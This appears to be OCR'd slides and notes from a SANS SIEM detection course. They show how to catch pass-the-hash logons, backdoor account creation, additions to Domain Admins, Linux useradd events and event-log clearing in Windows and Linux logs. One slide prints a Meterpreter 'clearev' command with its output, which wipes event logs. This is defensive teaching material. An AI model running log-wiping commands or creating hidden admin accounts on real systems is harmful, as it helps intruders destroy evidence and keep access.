
```
An account was successfully logged on.

Subject:
        Security ID:                S-1-0-0
        Account Name:               -
        Account Domain:             -
        Logon ID:                   0x0

Logon Type:                         3

New Logon:
        Security ID:                S-1-5-21-403184481-2309030042-1049214253-500
        Account Name:               Administrator
        Account Domain:             LOGGERWIN7N02
        Logon ID:                   0xf3720
        Logon GUID:                 {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:                 0x0
        Process Name:               -

Network Information:
        Workstation Name:           oxwkIoyHS9qE0Kyl
        Source Network Address:     10.0.0.102
        Source Port:                33637
```

SEC555 | SIEM with Tactical Analytics 115

Successful Login

The good news is that catching local accounts being used for pass-the-hash is simple to detect. This is because it is typically not normal for local accounts to be used to log in to another system. To monitor for pass-the-hash attempts, look for successful login events where the account domain is not using your local domain.

Another way to identify this is to look for workstation names (the source of the authentication attempt) that are using random names or do not follow your naming schema. By default, Metasploit generates a random hostname when performing this type of attack.



New User Account

Account creation is normal within Active Directory

- But not so much for local accounts

Sometimes used to help attackers maintain access

- Monitor what is unexpected
- Requires knowing what to not expect

Event ID 4720


```
A user account was created.

Subject:
        Security ID:            LoggerWin7x86\jhenderson
        Account Name:           jhenderson
        Account Domain:         LoggerWin7x86
        Logon ID:               0x92738

New Account:
        Security ID:            LoggerWin7x86\hacker
        Account Name:           hacker
        Account Domain:         LoggerWin7x86
```

SEC555 | SIEM with Tactical Analytics

New User Account

Because using credentials inside the network is easier and far stealthier than running exploits, adversaries will often create accounts either on local systems or in Active Directory. This allows them to get back into a system with ease. Internally, server-side attacks may be used to exploit vulnerable systems. Once exploited, local accounts are set up for repetitively gaining access to the box without re-exploitation.

Hopefully, by now, you have discovered a pattern. It is important to monitor for normal but unexpected events. Logons are normal. Local logons from one machine to another are likely not. This logic is a key defensive technique. It is also the focus of many hunt team exercises.



Sensitive Security Groups

Malicious or not... sensitive groups should always be monitored

- Manual review = minimal labor

```
A member was added to a security-enabled global group.

Subject:
        Security ID:            TEST\administrator
        Account Name:           administrator
        Account Domain:         TEST
        Logon ID:               0x16145E7A

Member:
        Security ID:            TEST\hacker
        Account Name:           cn=hacker,CN=Users,DC=test,DC=int

Group:
        Security ID:            TEST\Domain Admins
        Group Name:             Domain Admins
        Group Domain:           TEST
```

ID 4732 ->

local group

<- ID 4728

global group

```
A member was added to a security-enabled local group.

Subject:
        Security ID:            LoggerWin7x86\jhenderson
        Account Name:           jhenderson
        Account Domain:         LoggerWin7x86
        Logon ID:               0x92738

Member:
        Security ID:            LoggerWin7x86\hacker
        Account Name:           -

Group:
        Security ID:            BUILTIN\Administrators
        Group Name:             Administrators
        Group Domain:           Builtin
```

SANS

SEC555 | SIEM with Tactical Analytics 117

Sensitive Security Groups


Event monitoring is a great candidate for allow listing, which involves monitoring all new/unknown occurrences. Sensitive user groups are a perfect candidate for this. No changes, legitimate or otherwise, should be made to sensitive groups, such as the all-powerful Domain Admins or Enterprise Admins groups, without being monitored. Even if someone is legitimately being added to one of these groups, it should be verified and mapped to an approved change control request.

Below are the event IDs to monitor:

ID 4728: A member was added to a security-enabled global group

ID 4732: A member was added to a security-enabled local group

ID 4756: A member was added to a security-enabled universal group



Domain Controller Administrators Group

What level of access does the hacker user have when added to the Administrators group on a domain controller?


```
A member was added to a security-enabled local group.

Subject:
        Security ID:        TEST\administrator
        Account Name:       administrator
        Account Domain:     TEST
        Logon ID:           0x16145E7A

Member:
        Security ID:        TEST\hacker
        Account Name:       CN=hacker,CN=Users,DC=test,DC=int

Group:
        Security ID:        BUILTIN\Administrators
        Group Name:         Administrators
        Group Domain:       Builtin
```

SANS

SEC555 | SIEM with Tactical Analytics 118

Domain Controller Administrators Group

This slide shows the user hacker being added to the local Administrators group on a domain controller. Given this scenario, the user hacker effectively has domain-wide privileges since being a member of the Administrators group on a domain controller gives full access to the domain controller and its account database.



Linux New User/Group

Built-in logging can identify new users

Adduser command creates a new user and a new group

```
Mar 12 11:27:17 ubuntu groupadd[4130]: group added to /etc/group: name=debug,
GID=1001
Mar 12 11:27:17 ubuntu groupadd[4130]: group added to /etc/gshadow: name=debug
Mar 12 11:27:17 ubuntu groupadd[4130]: new group: name=debug, GID=1001
Mar 12 11:27:17 ubuntu useradd[4134]: new user: name=debug, UID=1001,
GID=1001, home=/home/debug, shell=/bin/bash
Mar 12 11:28:06 ubuntu chfn[4146]: changed user 'debug' information
```

Log Agent picks up these events from /var/log/auth.log and forwards to SIEM


SANS

SEC555 | SIEM with Tactical Analytics 119

Linux New User/Group

Attackers can use several methods for persistence; one of these techniques is to create a new user account on the compromised system. Built-in logging can easily identify the creation of new users and groups in the auth logs.

These events can be forwarded via a log agent monitoring the authentication logs and correlated with change-tracking systems to ensure that there is authorization for the creation of new user accounts and can provide evidence of an attacker establishing persistence on a system. Analysts should be continuously monitoring new user-creation events.



Clearing Logs

Clearing logs seems innocuous but should not happen

- Adversaries like to hide their tracks
- Windows does not allow stopping Event Log service
- Requires attackers to clear event logs to hide

channel	event_id	message
System	104	The System log file was cleared.
Security	1102	The audit log was cleared.

Attacker

```
meterpreter > clearev
[*] Wiping 141 records from Application...
[*] Wiping 724 records from System...
[*] Wiping 31003 records from Security...
```


Victim

Clearing Logs

Attackers sometimes attempt to hide their tracks. This is actually fairly difficult on Windows, as you cannot simply disable the Event Log service. You can try, but it will fail to do so. Killing the process off can lead to Windows crashing. In this respect, Microsoft has really done a great job in protecting the system's integrity and protecting the log service.

If logging cannot be disabled, it requires one of two things: Changing audit policies in an attempt to prevent certain logs from being created or clearing the logs. Both of these events can be monitored as, in itself, making changes to them generates an event. For example, clearing the System channel causes the logs to be removed, but then event ID 104 is generated stating the System log file was cleared. The same is true for many other channels being cleared, although most log to the System channel that they have been cleared.

In this slide, a Meterpreter shell is used to clear Windows events with the clearev command.



2013 Compromise Revisited

Discovering and monitoring key events is important

• USB compromise	CAUGHT
• Service creation from compromise	CAUGHT
• Persistence/Foothold	CAUGHT
• Credential theft and use	CAUGHT
• New account in Domain Admins	CAUGHT
• Logs cleared to hide tracks	CAUGHT

Keep in mind: Most of these detects were subtle in nature...

SEC555 | SIEM with Tactical Analytics 121


2013 Compromise Revisited

The Lab Me, Inc. compromise led to a breach that cost the organization millions. Again, this is a fake organization, but the damages and incident mirror directly to real life. Had a tactical SIEM been deployed, this could have been caught early on, and the attacker's end goal stopped.

In this scenario, every major step of the attacker was caught, including the initial compromise. And to think they were caught with only Windows events. Yet, most of these detection mechanisms were not huge red alerts that said: "YOU HAVE BEEN COMPROMISED." Instead, most of them were subtle and the work of monitoring events of interest that can be mapped against your organization. These examples and events were by design. Some events can be monitored and are "in your face" alerts warning that you have been compromised. However, some of the most powerful monitoring capabilities are the subtle ones—similar to those listed in this scenario.

In case you think this is a hand-picked scenario used to show complete detection of an attacker's movements, you are right. If you are thinking because of that these techniques will not really work, you are wrong. These events were picked because they flat-out work and have actively caught things in multiple organizations this author has had the pleasure to work with. The main difference is that you may not catch every attacker to the level of fullness given in this scenario. But that is OK. The goal is to catch the attacker before they meet their goal. If you stop and think about it, had only one of these techniques worked, it is possible the attacker could have been kicked off the network prior to stealing the patient data.

Again, a tactical SIEM is designed to implement multiple tripwires to find and catch the enemy. Think of it as passively hunt teaming.



SEC555 Workbook: Exercise 3.2: Catching Evil with Windows Logs


Exercise 3.2: Catching Evil with Windows Logs

- Exercise 3.2 is in the digital wiki found in your student VM (recommended)
- Alternatively, you may use your Workbook

SANS

SEC555 | SIEM with Tactical Analytics 122

This page intentionally left blank.



